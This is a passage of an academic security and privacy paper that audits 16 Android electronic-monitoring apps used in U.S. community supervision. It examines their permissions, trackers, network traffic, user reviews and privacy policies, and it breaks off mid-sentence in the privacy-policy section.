To understand what type of privacy-related and other risks might be introduced to people who use these applications, we conducted a privacy-oriented analysis of 16 Android apps used for electronic monitoring. We analyzed the apps first technically, with static and (limited) dynamic analysis techniques. We also analyzed user reviews in the Google Play Store to understand the experiences of the people using these apps, and also the privacy policies. We found that apps contain numerous trackers, the permissions requested by them vary widely (with the most common one being location), and the reviews indicate that people find the apps invasive and frequently dysfunctional. We end the paper by encouraging mobile app marketplaces to reconsider their role in the future of electronic monitoring apps, and computer security and privacy researchers to consider their potential role in auditing carceral technologies. We hope that this work will lead to more transparency in this obfuscated ecosystem.

1 Introduction

Smartphone apps are increasingly being used in the U.S. for electronic monitoring (EM) of people on probation, parole, pretrial release, or people in the juvenile or immigrant detention systems [14, 35, 37, 62, 65]. EM has typically been administered to people deemed "high risk," but prison industry companies are marketing their apps as a low-cost and efficient way to expand the scope of surveillance to include "low risk" people as well [80]. People made to use EM apps often must pay regular fees to the app companies, do frequent biometric verifications, and ensure their devices do not run out of battery [65]. Failure to meet the conditions of one's release (as determined at least in part by the app) could lead to re-incarceration [35]. Yet, despite the high-stakes nature of these apps, we know of no external audit evaluating their monitoring mechanisms, accuracy, or user impact. These apps have gained visibility due to prior reporting [35, 37, 65] but have received no noticeable attention from the computer science research community.

We conducted a privacy-focused analysis of a subset of smartphone EM Android apps from a technical, human, and legal point of view. We identified 16 apps that are used by tens of thousands of people in the U.S.

We seek to answer the following research questions through our exploratory analysis of these apps:

- **What are the privacy-related technical properties of the apps, including what permissions they request and what network endpoints they contact?**

We analyze this question through static and (limited) dynamic analysis. We found that all apps but one requested fine-grained location access, and that the difference in the number of permissions requested by the most privileged app (14) and the least privileged app (0) was significant. Regarding network traffic, passive observers (e.g., ISPs) may be able to identify that someone is using an EM app based on the domains contacted.

- **What are the experiences and concerns of people using these apps?**

We investigate this question through a qualitative analysis of user reviews in the Google Play Store. We found that app reviews surface concerns about malfunctions, these apps' disruptiveness, and dissatisfaction with the *proper function* of these apps. Malfunctions discussed were mainly related to an inability to use the app to successfully perform a check-in—an

important requirement of community supervision. Disruptions caused by the apps included 1) loud alerts in inappropriate settings (e.g., work or church) or at inappropriate times (e.g., they were asleep), 2) taking up significant resources on their smartphones, such as space and battery, and 3) causing the entire smartphone to crash or freeze, potentially jeopardizing an EM condition that their phone is always running and available.

- **What is the relationship between what is stated in the apps' privacy policies and the potential risks and harms surfaced by our first two research questions?**

We investigate this question through an analysis of the privacy policies. Three apps do not have a privacy policy available in the Google Play Store, indicating that they may be in violation of its user data policies [43]. Only 9 of 16 apps had a privacy policy that explicitly addresses the apps' usage, and we discovered that one app company may have taken down its privacy policy in response to public scrutiny. While the level of details regarding data collection vary, almost all the apps said that they share data with third-parties, sometimes for marketing or advertising purposes.

Given the answers to our research questions, we present a case study of the least and most privileged apps and discuss the legal landscape related to these applications, in partnership with a legal collaborator. Collectively, our work contributes the *first systematic analysis of the electronic monitoring apps ecosystem*, and we conduct this analysis from a technical, human and legal perspective. We provide recommendations for mobile app marketplaces to increase transparency, and to the computer security & privacy community to reduce the potential harms of carceral technologies.

2 Background and Motivation

2.1 Community Supervision in the U.S.

The U.S. is the most incarcerated country in the world by both incarceration rate and total number of people incarcerated [75]. In 2020 there were 2.3 million people incarcerated. Recent polls indicate most adults in the U.S. believe that the prison and jail population should be reduced [10, 12]. However, they may be unaware of the related problem of community supervision. In the words of one district attorney, "mass supervision is the evil twin of mass incarceration" [16].

In 2020, approximately 4.5 million people in the U.S. were under "community supervision," which can include people on probation, parole, pretrial release, or people in the juvenile or immigrant detention systems [14, 50, 61]. People in these programs must comply with conditions (typically 18–29 rules [19]) that could result in incarceration if violated. These conditions include things like passing regular drug tests (even if someone's conviction was not drug-related), curfews, paying a supervision fee, and complying with geofencing [50]. Because these rules are extensive, and difficult to follow, people often fail to meet them and return to prison or jail due to "technical violations"—things would not be considered a crime if the person were not under community supervision (e.g., failing to pay a fine, missing an appointment) [15]. Around one-fourth of admissions to state prisons in the U.S. are due to technical violations [76], and over half of the people incarcerated in the U.S. are in state prisons [75].

2.2 Electronic Monitoring

Many people under community supervision are also under "electronic monitoring" or EM, also known as "e-carceration" [53]. While there is no national count of the number of people on EM, a Pew report [44] stated there were 131,000 people on EM in 2015, up 140% from 2005; that number is an under-count, as it only includes GPS and radio-frequency (RF) units. EM agreements may involve twice as many conditions compared to ones that do not involve an electronic monitor [30, 86].

Historically, EM has taken the form of an ankle monitor (GPS or RF-enabled), but smartphone apps are increasingly being used for EM. People made to use these apps have reported problems such as poor connectivity, general malfunctions, and false positive alerts sent to their EM supervisor (e.g., a probation officer) [35, 37, 65]. EM apps typically track location and are used to perform check-ins with EM supervisors, in addition to or in lieu of in-person meetings [35, 37, 62]. Check-ins might require people to face their phone's camera (for live facial recognition) or capture a photo or video of themselves. Check-ins might also use voice recognition and require people to read off a random string of numbers while facing their phones [65]. People using these apps may receive loud notifications, sometimes at random times, alerting them to complete a check-in. Similarly, apps may send loud, warning notifications caused by incorrect sensor data (e.g., location); one report indicated that these have occurred while people are sleeping [65].

Smartphone apps can be used to impose stricter conditions of supervision than would be possible under physical surveillance. For example, in a civil parental rights case, a father was ordered by a juvenile court to submit to random smartphone breathalyzer tests five times per day using `Outreach Smartphone Monitoring`, one of the apps we analyzed; any non-compliance or failure to submit within 30 minutes of an alert was assumed to constitute a positive alcohol screen [9]. The appeals court found the father's failure to complete 993 tests, out of a total of 2,317 check-ins in the span of about one year, to support terminating his parental rights. Mandating a check-in *five times* a day is only possible because of the smartphone app (and its companion Bluetooth breathalyzer); such a condition would be virtually impossible if it required travel to a physical location.

Unlike most apps, which are subject to an open market,

these apps involve people being more or less forced to use them. That is, the apps are not being built for the people using them, but for the carceral system. As these apps continue to grow in usage and cause problems for the people coerced to use them [35, 37, 65], there is a pressing need for external auditing and accountability. Although there has been some reporting on this ecosystem, there has been no systematic analysis — we aim to close that gap here.

3 Methods

We conducted static and limited dynamic analysis of 16 EM apps. Static analysis reveals what an app could *potentially* do by examining the app's code, and dynamic analysis reveals what an app *does* in controlled execution environments. We also qualitatively analyzed the apps' reviews in the Google Play Store and their privacy policies. We identified the 16 apps we analyzed from news articles, search engine results, and suggested similar apps in Google Play. We searched for combinations of terms like "smartphone apps," "electronic monitoring," "probation," and "parole" on different search engines. These apps were downloaded in or before August 2021. More details about the apps we studied can be found in Appendix D.

3.1 Static Analysis

To conduct static analysis, we downloaded the apps onto a device and extracted them via Android Debug Bridge. Examining the permissions an app requests, the third-party libraries it uses, and its source code (although obfuscated) can reveal information about the app's data collection practices, who could gain access to the data, and how they might use the data. We analyzed the output of MobSF (Mobile Security Framework), a mobile application static and dynamic analysis tool [22]. Among other things, MobSF presents an app's third-party libraries, decompiled source code, and geo-location (based on server IP address) for any domains detected in the code.

3.2 Limited Dynamic Analysis

Our ability to dynamically analyze the applications under normal operating conditions is, unfortunately, limited, because we either cannot directly create accounts ourselves (n=14) or, in some cases, choose not to do so to avoid agreeing to any terms of service (n=2). In either case, we cannot test the apps as they are used in interaction with EM supervisors. This limitation of our investigation emphasizes again the limited transparency and accountability in this ecosystem.

Nevertheless, we conduct a limited dynamic analysis of pre-login application behaviors. While running each app, we accepted any requested permissions and interacted with the app until we reached a login screen, leaving and returning to the app several times.

To gain visibility into the content and security of the network traffic, we collected network traffic while using the app and conducted a machine-in-the-middle (MITM) attack (when possible) for decryption. Using a Nexus 5X device running Android 8.1 (API 27) with mitmproxy [21], Wireshark [36], and Lumen Privacy Monitor [72, 83], we installed each app on the device and ran it for 10 minutes while capturing network traffic in Seattle, Washington. We collected traffic twice for each app with both a rooted [49] and an unrooted device; some of the apps detected that the device was rooted (and displayed a notification accordingly), and we wanted to know if that detection impacted what network traffic was sent. We instrumented the device with our own root certificate (via mitmproxy) by adding the certificate to its system store. Using Wireshark allowed us to capture network traffic that used protocols aside from the HTTP/S capture supported by mitmproxy; we also used it to verify that our network captures were working properly. Lumen's tracking of DNS transactions allowed us to attribute encrypted network traffic to specific apps, compensating for our lack of visibility into encrypted HTTP headers. After running each app, we deleted it from the device before installing the next one, verifying that it did not modify the phone's state.

3.3 App Review Qualitative Analysis

For the user review analysis, we collected all 257 reviews available in the Google Play Store and conducted qualitative content analysis [68]. Two researchers independently read through all of the reviews, each making a broad list of topics people raised. They discussed the list and jointly created a code book matching topics to closely related themes. They iterated on this code book and reached consensus on the codes to use. Using these codes, one researcher coded all of the reviews and discussed ambiguous reviews with other researchers when necessary. The final codes used are available in Appendix A. Our goal in analyzing app reviews, as with other qualitative work, was not to draw generalizable conclusions about the prevalence of certain issues, but rather to identify and surface the set of issues that people encounter and write reviews about. Consequently we do not attempt to use the review data to make generalizable or statistical claims.

3.4 Privacy Policy Analysis

We collected links to apps' privacy policies from their pages in the Google Play Store. Using an *a priori* code book developed by multiple researchers (building off one used in [34]), one researcher coded the applicable privacy policies; the codes are available in Appendix B. As discussed in Section 5.4, three of the apps did not have privacy policies available online.

3.5 Ethical Considerations

We applied for IRB approval through our institution and received official notification from the IRB that our work does not qualify as human subjects research. Nevertheless, to evaluate the ethics of analyzing public app reviews without author consent, we considered the guidelines created by Buck et al. [17] for ethical treatment of data from online sources. This study focuses on analyzing people's concerns with using these applications and studies discourse rather than the people themselves. Moreover, this collection of reviews does not appear to violate the Google Play Terms of Service [40].

We considered seeking people under EM who use these apps, and asking them if we could experimentally evaluate the properties of their apps while they used them. One of the reasons we chose not to do this is that we considered it too difficult to ethically experiment with the apps of people currently under EM; this could introduce risks to them and cause friction with their EM supervisor.

We found that seven apps in our study (`Sprokit`, `Corrisoft AIR Check-In`, `Community Supervision`, `aCheck`, `BI SmartLINK`, `Omnilink FocalPoint`, `Telmate Guardian`) appeared, at the time of our research, to be in violation of the Google Play Store's user data policies [43]. Three of the apps (`Sprokit`, `Corrisoft AIR Check-In`, `Community Supervision`) requested access to sensitive permissions but did not have privacy policies linked on their respective Google Play pages; four of them (`aCheck`, `BI SmartLINK`, `Omnilink FocalPoint`, `Telmate Guardian`) had links to privacy policies, but the policies did not mention the smartphones applications. We have notified the companies (aside from `Sprokit`, which we discovered was no longer available in the Google Play Store as of February 2022) with a one month deadline by which they must add a privacy policy to their Google Play pages. If the changes are not made by the deadline, we will contact trusted contacts at Google who specialize in vulnerable populations for guidance on next steps. Section 7.4 considers risks associated with simply removing apps from app stores.

3.6 Limitations

Our methods for identifying apps likely did not capture every EM app in use. However, given reports about usage and cumulative number of downloads in Google Play, we believe our findings are representative of these apps.

During our dynamic analysis, we were only able to navigate to the app login screens and could not create accounts. This limited the possible network traffic we could observe, meaning that the findings we report here are a lower bound on what data the apps are sending. Recent work has also taken a similar approach to analyzing some Android apps (albeit for different reasons). In a large-scale analysis of Android apps, Nguyen et al. [64] found that thousands of apps send personal data to third-parties after an app is opened (pre-auth) and potentially violate GDPR due to a lack of explicit consent.

Additionally, we only monitored network traffic from each app for 10 minutes. However, unless we noted otherwise in Section 4 (e.g., if an app had time-driven requests), apps did not send any additional network traffic aside from a burst of traffic when the app was first opened or if an action was taken (e.g., removing the app from the foreground). This indicates that monitoring traffic for a longer period of time likely would not have yielded more network traffic being observed.

We analyzed reviews from these apps in the Google Play Store; this approach has several limitations. Reviews could be from people who do not actually use the apps, to present them in an overly positive or negative light. There is also a potential skew regarding who chose to write a review; people with more negative experiences might be more compelled to write a review. Conversely, someone who had a particularly negative experience with the app might not write it for fear of being identified and facing repercussions. Lastly, four of the 16 apps we analyzed had no public reviews, and could not be included in our analysis.

4 Results: Information Flows, Sources, and Sinks

We analyzed these apps' permissions, network traffic, and third-party library usage. In the following sections, we present general findings for all apps before presenting case studies of the apps we determined to be the most privileged (regarding the data it *can* access), and least privileged.

4.1 Information Sources: Permissions

Permissions determine the types of data apps can collect. To understand the privacy risks to people using these apps, we must first understand what types of data can be collected about them. People under EM are required to accept at least some, if not all, of the permissions requested by these apps. For example, some apps request permissions to offer certain features and continue to function if certain permissions are denied; other apps (such as `Telmate Guardian`) do not allow actions within the app (such as login) until all permissions have been granted.

Smartphone operating system permissions protect access to restricted data and restricted actions. Apps that request more permissions can send more data to supervisors and third-parties. By analyzing the distribution of permissions requested by these apps, we can compare them to the least-privileged app among them. If the least-privileged app has the same (or similar) goals as the other apps, it stands to reason that it may be able to serve as a standard for the "minimum number of permissions" necessary for other apps to function.



Table 1: Permissions requested by each app. The leftmost permissions are label as "dangerous" by Android.

4.1.1 What is the prevalence of different *dangerous* permissions in these apps?

Table 1 shows the Android permissions requested by the apps. The permissions on the left of the vertical line are labeled as "dangerous" in Android API documentation, while the rest in the table are considered "normal" permissions [25]. Dangerous permissions allow apps to access otherwise restricted data and take otherwise restricted actions. For the purpose of brevity and because they are not relevant to our investigation, we have excluded certain custom permissions, and phone manufacturer specific permissions (e.g., com.huawei.android.launcher.permission.CHANGE_BADGE) from the table.

The most common permission gave apps access to precise location information. All EM apps but one (`Uptrust`) requested ACCESS_FINE_LOCATION, reflecting the centrality of location tracking to these apps' functionality. This permission enables apps to receive a location that is "as accurate as possible, ... sometimes as accurate as within 10 feet (a few meters) or better" [26]. It is notable that beginning with Android 10 (API Level 29, released September 2019), apps that wish to request a phone's location running in the background must request ACCESS_BACKGROUND_LOCATION [26]; only 5/16 monitoring apps did. However, as only 8.2% of Android devices use Android 10 [24], this may not affect these apps' ability to track background location on most devices. Most apps requested CAMERA (13/16) and RECORD_AUDIO (12/16), indicating potential use for biometric face or voice authentication or the use of video and audio data for other purposes.

A few apps requested permissions that did not have widespread use. There were several dangerous permissions that only a few apps requested, indicating that they may not be necessary to offer capabilities similar to those offered by other monitoring apps. For example, only `Outreach Smartphone Monitoring` requests the READ_PRECISE_PHONE_STATE permission, which allows the detailed reading of information about phone state [25]. `TBV` and `Sprokit` are the only monitoring apps that requested the READ_CONTACTS, which—when combined with READ_PHONE_STATE—could allow supervisors to monitor whom someone talks to and how frequently they speak. Similarly, three of the apps request the ACTIVITY_RECOGNITION permission, which reports if someone is in a vehicle, on a bicycle, running, or still [23].

4.2 Information Sinks: Third-Party Libraries

While the presence of permissions reveals what type of data may be collected, the presence of third-party libraries reveals to whom collected data may be sent. Third-party libraries may have access to sensitive data about people using EM apps and may even monetize their use of the app. Smartphone apps typically include third-party libraries, which are sometimes referred to as SDKs (software development kits), although SDKs are broader in scope and often contain more than one library [28].

4.2.1 What type of third-party libraries are included in these apps?

While two apps had no trackers, nearly all of the apps contained one or more Google analytics libraries. MobSF [22], a mobile application analysis tool, uses Exodus [71], a tool to identify trackers in Android applications based on a list of known trackers. According to Exodus, a tracker is software that is meant to collect data about the person using a device or how the device is used; third-party libraries fall under this definition. Table 2 displays

the trackers we found in the apps. Only two of the monitoring apps (Omnilink FocalPoint and Corrisoft AIR Check-In) contained no trackers at all. All of the remaining apps but Shadowtrack contained at least one Google-based analytics tracker.

5 Third party trackers

Tracker	Type	# apps
Google Firebase Analytics	analytics, databases, messaging, crash reporting	12
Google CrashLytics	crash reporting	6
Google Analytics	analytics	2
Microsoft Visual Studio App Center Analytics	analytics, push notifications	2
Microsoft Visual Studio App Center Crashes	crash reporting	2
Facebook Analytics	analytics	2
Facebook Login	login	2
Google AdMob	advertising	1
Facebook Ads	advertising	1
Facebook Share	content sharing	1
Amplitude	analytics, profiling	1
Segment	analytics, profiling	1
OneSignal	push notifications, messaging	1
Branch	analytics	1
Flurry	analytics, advertising	1
New Relic	analytics	1
UrbanAirship	analytics	1

Table 2: Third party trackers in monitoring apps (N=16)

Two apps use ad libraries, indicating the companies behind the apps might profit from the compulsory use of these apps. Telmate Guardian contained the Flurry library, but appeared to only use its analytics capabilities and does not implement the code necessary to serve ads in the app. Sprokit appeared to contain the code necessary for Google AdMob and Facebook Ads SDKs to serve ads and monetize use of their app.

Two apps use Facebook Analytics and Login SDKs. Sprokit and Uptrust both use Facebook Analytics and Login SDKs. This means that if someone logs into Facebook in the app, at a minimum the app gets access to their public profile and email address [33]. Additionally, Facebook learns that this person is using the EM app.

5.1 Information Flows: Limited Dynamic Analysis

Unlike permission and libraries, apps' network traffic reveals what they actually do. To understand the data sharing practices of EM apps, we collected data while interacting with the apps. Specifically, we wanted to know what types of data are sent from the apps, to whom those data are sent, and if those data are sent securely. Understanding what types of data are sent allows us to examine the potential risks associated with those data and what data (if any) cross expected or legal bounds. As we mentioned in Section 3.2, while we would prefer to do a thorough dynamic analysis (e.g., collecting network traffic while using a tool to simulate user interaction with the app), our inability to create accounts and the lack of transparency in this ecosystem prevented us from doing so. Although the dynamic analysis was limited, it places a lower bound on what network traffic apps send.

5.1.1 What services do the apps contact?

Apps send traffic to their servers and some of the third-party services detected in their code. Four apps (Securus Enrollink, Omnilink FocalPoint, Corrisoft AIR Check-In, and TBV) had no detectable network traffic during our captures. An examination of the domains we detected in network analysis reveals that some of the libraries shown in Table 2 were not contacted. This was likely due to our limited ability to conduct dynamic analysis; we could not get past the account login page on these apps and might not have reached the page(s) that made requests to these libraries.

5.1.2 Are apps transmitting data securely?

Nearly all of the traffic to and from these servers was encrypted using TLS (aside from one font request made by one app). Additionally, based on an IP address-based geolocation tool [59] we used (which are typically accurate on the country-level [56]), all of the servers contacted were located in the United States.

5.1.3 What data do the apps send, and how frequently are they sent?

Using mitmproxy [21] we were able to intercept and decrypt network traffic being sent to some of the apps and observe their contents in clear text. When attempting MITM, two of the monitoring apps (Telmate Guardian and aCheck) displayed notices indicating they detected the device was rooted and would not permit login. While Telmate Guardian contacted the same domains as it did on an unrooted device, aCheck did not reach out to its server (gwusacheck.aware.attentigroup.com) when the device was rooted.

Although the volume of network traffic was low, apps sent general device information using both event- and time-driven requests. Generally, most apps did not send much data, but those that did sent general device info.

We observed two apps sending time-driven requests. `Telmate Guardian` pinged New Relic once every minute, sending device data and information about domains recently contacted by the app. `Sprokit` contacted Facebook once every five minutes, sending several data. `Telmate Guardian` and `TRACKphone Lite` both sent event-driven requests to third-party libraries (Flurry and Branch, respectively) whenever the apps were moved between the foreground and the background (e.g., if the person using the phone was looking at the app or not). This could be used to calculate the total amount of time someone is using an app or potentially to ensure someone is looking at the app.

5.1.4 Is potentially sensitive information about a monitored person available to any entity able to passively observe the phone's network traffic?

A passive observer on the same Wi-Fi network or an entity such as an ISP may be able to know that the person connected to their network is under EM and using one of these apps based on the domains they observe. Six of the 16 apps (`aCheck`, `BI SmartLINK`, `Community Supervision`, `IntelliTrack Mobile`, `RePath`, and `Telmate Guardian`) contacted domains that might uniquely identify the apps, meaning that the domains often included the names of the apps or their parent companies; a list of these domains is available in the appendix. For example, `Telmate Guardian` contacted domain `api.telmateguardian.com`. This information could allow passive observers—e.g., coffee shops, airports, schools, employers, Airbnb hosts—to know if someone is under EM.

5.2 Case Studies of Apps

We present case studies of the most privileged and least privileged apps to 1) understand the spectrum of potential invasiveness of the apps and 2) derive a minimum set of permissions that might be needed by these apps. This comparison assumes the apps have similar goals and requirements; we discuss the limitations of this assumption in Section 7.2. While it might be preferable to holistically identify the "best" and "worst" apps, the asymmetric information available for each app (e.g., some have no reviews while others have dozens) made such comparisons challenging. Consequently, we compared the apps on the dimensions we could access universally (i.e., the number of permissions).

5.2.1 Which app was the most privileged?

`Sprokit` was the most privileged app and potentially the most invasive because it requested the most dangerous permissions, had the most third-party libraries, and was the only app we observed sending sensor (accelerometer) data *prior to login*. `Sprokit` requested most dangerous permissions of any app we analyzed (14/16 of the permissions shown in Table 1). `Sprokit` had nine third-party libraries, the highest number for any app we analyzed: Google Analytics, Google Firebase Analytics, Google AdMob, Facebook Analytics, Facebook Login, Facebook Ads, Facebook Share, Amplitude, and Segment.

`Sprokit` contacted Facebook at `https://www.facebook.com/adnw_sync2` once every five minutes, sending several data including, but not limited to: if the device is rooted, current accelerometer readings, the amount of total/free device memory, battery stats, general device info, and a flag indicating if the app requires compliance with the Children's Online Privacy Protection Act (COPPA). We did not observe any other apps sending mobile sensor (e.g., accelerometer, gyroscope, barometer) data. We also did not observe web requests to any of the other, non-Facebook libraries we observed during static analysis.

`Sprokit` has 101-500 downloads in the Google Play Store. Its website [77] does not contain a list of entities using the app, indicating that its reach might still be quite small. If these install numbers are not accurate, the discrepancy could be explained if the apps are side-loaded [78].

5.2.2 Which app was the least privileged?

`Uptrust` was the least privileged app because it requested the fewest permissions, and it was the only app that did not request any location permissions. `Uptrust` is the only app in our analysis that did not request any dangerous permissions; it also requested the fewest normal Android permissions of the apps we analyzed. Our static analysis detected that `Uptrust` included three third-party libraries: Google Firebase Analytics, Facebook Analytics, and Facebook Login.

While conducting MITM, we observed network traffic being sent to Google Firebase and at least one of the Facebook libraries. Specifically, a POST request to `https://firebaseinstallations.googleapis.com` logged that the `Uptrust` app was installed and sent back an authentication token. Several requests sent to `graph.facebook.com` appeared to log the installation of the `Uptrust` app (`event: MOBILE_APP_INSTALL`) and other custom events (`event: CUSTOM_APP_EVENTS`), including `fb_sdk_settings_changed` and `fb_sdk_initialize`. Each request to Facebook contained an anonymous id (`anon_id`) and an advertiser ID (`advertiser_id`), along with an `advertiser_tracking_enabled` flag set to true and some device information (such as phone type and Android API version).

Although `Uptrust`'s website lists 104 states & local agencies that have used its app, it only has between 501-1000

installs in the Google Play Store [82].

5.2.3 Takeaways

While `Sprokit` and `Uptrust` both state that their apps do no track its users [77, 82], there is a wide discrepancy regarding the permissions they request, the number of third-party libraries they include, and the amount and type of network traffic we observed in our limited dynamic analysis. It is worth noting that although we determined `Sprokit` was the most privileged app, its website suggests that it does not track people: "We Strive to Prevent E-Carceration; No tracking; No recording; Non-stigmatizing" [77].

5.3 Concerns in the App Reviews

Because the data collection and sharing practices of the apps ultimately impact the people required to use them, it is important to understand what concerns they have about these practices—providing more depth to our understanding of people's actual experiences with these apps in ways that a strictly technical analysis cannot.

To understand the concerns of people using these apps, we qualitatively coded reviews of these apps in the Google Play Store. Twelve of the 16 apps had visible reviews (N = 257) in the Google Play Store; `aCheck`, `Sprokit`, `TRACKphone Lite`, and `Uptrust` were the exceptions.

5.3.1 What were the general sentiments towards the apps in the reviews?

While there were some positive reviews, widespread lack of functionality, these apps' disruptiveness, and dissatisfaction with the *proper function* of these apps caused the reviews to be overwhelmingly negative (n=165). While some of the negative reviews did not contain an explanation for the negative review—e.g., R94: "*Worst app ever*"—the majority of them (n=104) mentioned a malfunction in the app. Some of the most common malfunctions were not being able to perform a successful check-in in the app, not receiving a notification for a check-in, or an app no longer working after an update. Several reviews also mentioned not knowing how to log in to the app or make an account, since most of the apps do not allow account creation. Among the negative reviews that provided more context, some (n=41) described dissatisfaction with a *properly-functioning* app, often raising issues with the performance of the app or the fact that they have to use the app at all.

There were also several positive reviews (n=75). Some of them (n=33) provided no explanation for the positive review (e.g., R8: "*Very good*") while others (n=42) described how the app is good for communication, staying on track with the conditions of their supervision, or avoiding having to physically go into an office to meet with their supervisor—e.g., R172: "*The best app for Offender Report in. No more need to drive down to see your probation officer. Make payments right from your phone.*"

5.3.2 What types of malfunctions were mentioned?

Malfunctions discussed by the reviewers of were mostly related to an inability to use the app to successfully perform a check-in—an important requirement of community supervision. This inability to check-in was often attributed to failures in the apps' facial recognition, voice recognition, or location detection systems. Some failed check-ins were attributed to general lack of functionality (e.g., R189: "*app [won't] let me check in,it has been having problems all day today*") or not receiving notifications that a check-in was being requested (e.g., R32: "*Does not do notifications. Causes of problem with PO [probation/parole officer]*").

Some reviews (n=33) also mentioned failures that involved smartphone sensors (e.g., camera, microphone, location). Several apps require people to send a picture, send a video, or hold the phone to their face while facial recognition happens. Common problems related to camera usage included inability to take a picture or record a video and not being recognized by facial recognition algorithms. Regarding facial recognition, R37 wrote "*The facial recognition needs to be refined since I didn't have makeup on when I took the first pictures, however when I put on makeup, facial recognition becomes much harder, even in adequate lighting*," and R41 said "*Facial recognition is terrible. I've given up.*" Research by Buolamwini and Gebru [18] showed that facial analysis algorithms have significantly higher error rates on darker-skinned people; this could cause facial recognition problems to disproportionately impact Black (or other darker-skinned) people under EM. A review added by R93 during the international COVID-19 pandemic read "*Can be very inconvenient when I am out in public and have to take my mask off to check in ...*"

R198 expressed frustration with the location sensor: "*Hate it.. it goes off for nothing and it supposed to be gps but can't even detect the right location..... STUPID APP...*" Another reviewer (R150) described their troubles with using the microphone for voice recognition: "*It keeps locking up. I have never gotten past the voice analysis. It truly sucks.*"

5.3.3 What types of disruptions did EM apps cause in people's lives?

Disruptions caused by the apps included 1) loud alerts in inappropriate settings (e.g., work or church) or at inappropriate times (e.g., they were asleep), 2) taking up significant resources on their smartphones, such as space and battery, and 3) causing the entire smartphone to crash or freeze, potentially jeopardizing an EM condition that their phone is always running and available. These

disruptions could violate the information security principles of availability (if the app causes the phone's OS to crash) and confidentiality (because of privacy leakage when loud notifications happen). The reviews contained descriptions of disruptions they cause in the reviewers' lives, particularly the notifications from the apps and the problems the apps cause on their smartphones. Regarding the volume of the notifications from the app, R129 wrote "*... Raises all media to maximum volume when the notification goes off (even on silent) which is incredibly harmful to your ears with ear buds in*." Another reviewer (R133) wrote "*... the notification overrides my phone's silent/vibrate function which is a nuisance for certain places (e.g. church, work etc.). When I first started the program I could keep it silent, then it started overriding about a month into it.*" The reviewers also mentioned how the timing of the notifications can be disruptive, sometimes going off while they are asleep—e.g., R184: "*it has costed me a job already because they ping you in the middle of the night while you are asleep. cant wake up on time to get to work*," R180: "*It goes off all night and keeps me awake ...*"

Several reviewers mentioned how the apps they use constantly draining battery from their phones. To remedy this, one reviewer described purchasing an external battery to ensure that their phone always had power. Other complaints were about the amount of memory these apps take up and how using these apps can cause their entire phones to glitch and freeze. Regarding the memory requirements of an app, R228 wrote "*This is b.s. man.. gotta update every few weeks bcuz they keep thinkin of new ways to keep their boots on our necks.. it ends up taking so much space, you gotta buy a phone JUST FOR THIS ONE APP!!!! ZERO STARS*."

Discussing crashes and battery, R64 wrote "*App constantly crashes in the background, no response from support. Drains battery from constantly reopening and crashing*" and R87 wrote "*Freezing up phone and causes a lot of glitches along with consuming battery life*."

5.3.4 What comparisons did the reviews make to alternatives?

EM apps were compared to ankle monitors and prisons in a few reviews; EM apps were described as better than prison, and both better and worse than ankle monitors. Reviewers of the apps sometimes compared them to other methods of EM, namely ankle monitors. Two reviewers described using an app as better or more tolerable than using an ankle monitor (R91: "*... it's one hundred percent more livable than an ankle bracelet ...*"). Conversely, one reviewer said they preferred using an ankle monitor to using an app, after listing a myriad of problems they encountered with the app—R129: "*... Ridiculous waste of money for something that does nothing but frustrate you. Ankle monitor > [`Outreach Smartphone Monitoring`] ANY DAY.*" Similarly, another reviewer suggested that people under EM should use a different method for location tracking if they have other options available to them—R179: "*It's a horrible app and if you have a choice of some other gps options take it.*".

Reviewers also compared using the apps to being incarcerated. Unsurprisingly, while they described using the apps as inefficient and dysfunctional, some reviewers still thought using the apps was much better than being in prison or jail. R187 wrote "*Horrible app. Constant network problems, won't let me pay on the app ... extremely inefficient all around. but... it is better [than] prison...*"

5.3.5 What did the reviews say about concerns of people using EM apps and the risks they faced?

Reviewers described a general sense of injustice by being required to use these apps. They also raised privacy concerns, and felt that using this apps would lead to more problems with their EM supervisors and potentially imprisonment. Some reviewers (n=9) explicitly mentioned surveillance or privacy concerns that they have with the apps they were using. For example R217 wrote "*It's ok. I don't trust it because it is very intrusive but have no choice in the matter because I am on state probation.*"

Reviewers (n=23) raised the risk of them getting a violation because of the app malfunctioning. R37 wrote "*I've been having trouble with the check-ins not alerting my phone which causes my probation officer to call and threaten to file a warrant for my arrest because I missed the check-ins, which is incredibly frustrating and distressing.*" Similarly, R192 said "*This app has a very bad default in it ... when trying to report to your parole officer it has a tendency to not allow you to report ... when it says that you need to report it is not logging it in so therefore if you have this app you are going to go to jail because it's going to make you fail ...*"

More generally, 57 reviews mentioned a broad sense of injustice or being wronged. One reviewer (R209), who used an app as part of a drug treatment program, pleaded with the app's developers to fix its problems:

> "l'm a drug court client in phase 5 been in the program over a year done very well[,] worried about this app it doesn't work not very well[,] the developer's should be ashamed of themselves[,] this is my sobriety and freedom that's at stake this app has the ability to destroy all l have work so hard for[,] please fix it or take it down[,] your money is not worth my freedom !!!!"

5.4 Privacy Policies

We inspected the privacy policies of these apps 1) to understand their described data collection and sharing practices, 2) to observe what regulatory limits on these practices they raised, and 3) to determine if the behavior we observed during

our technical analysis was covered (explicitly or implicitly) by statements in the policies.

Three apps did not have a privacy policy available in the Google Play Store, indicating that they may be in violation of the Google Play Store's user data policies. Every app in the Google Play Store "must post a privacy policy in both the designated field in Play Console and within the app itself" [43]. Out of the 16 apps we analyzed, three of them (`Community Supervision`, `Corrisoft AIR Check-In`, `Sprokit`) had links that did not actually point to a privacy policy. `Corrisoft AIR Check-In` even had the words "Privacy Policy" on its website but there was no hyperlink to click on [20]. This means these three apps appear to be in violation of the Google Play Store's user data policies [43].

Only 9 apps had a privacy policy that explicitly addresses the apps' usage, and one of them may have taken down a relevant privacy policy in response to public scrutiny. Although 3 apps did not have a privacy policy linked the Google Play Store, we were able to find one of the policies on the app's website, bringing the number of policies we found to 14. Of the 14 privacy policies that we were able to locate, four of them do not reference the EM apps, with three of them specifically referring only to the "Site" where the privacy policy was hosted. It could be argued that these four policies also violate Google Play's policy because they do not address their respective apps; however, this violation is less straightforward than the aforementioned one. `BI SmartLINK`'s Google Play page had a link that appeared to be to an app-specific privacy policy (`https://bi.com/products-and-services/bi-smartlink-privacy-policy/`), but the URL forwarded to a generic privacy privacy with no mention of the app (`https://bi.com/privacy/`). Interestingly, as recently as May 2021, the app-specific `BI SmartLINK` URL was active and contained relevant information [48]. Later that month, a report critiquing the app and referencing its privacy policy ("... *SmartLINK's privacy policy indicates that the application can share virtually any information collected through the application, even beyond the scope of the monitoring plan, with the supervising officer*") was published [61]; as of October 2021 that privacy policy is no longer reachable. This means that only 9/16 apps currently have privacy policies that appear to be applicable to their respective apps; we describe these nine 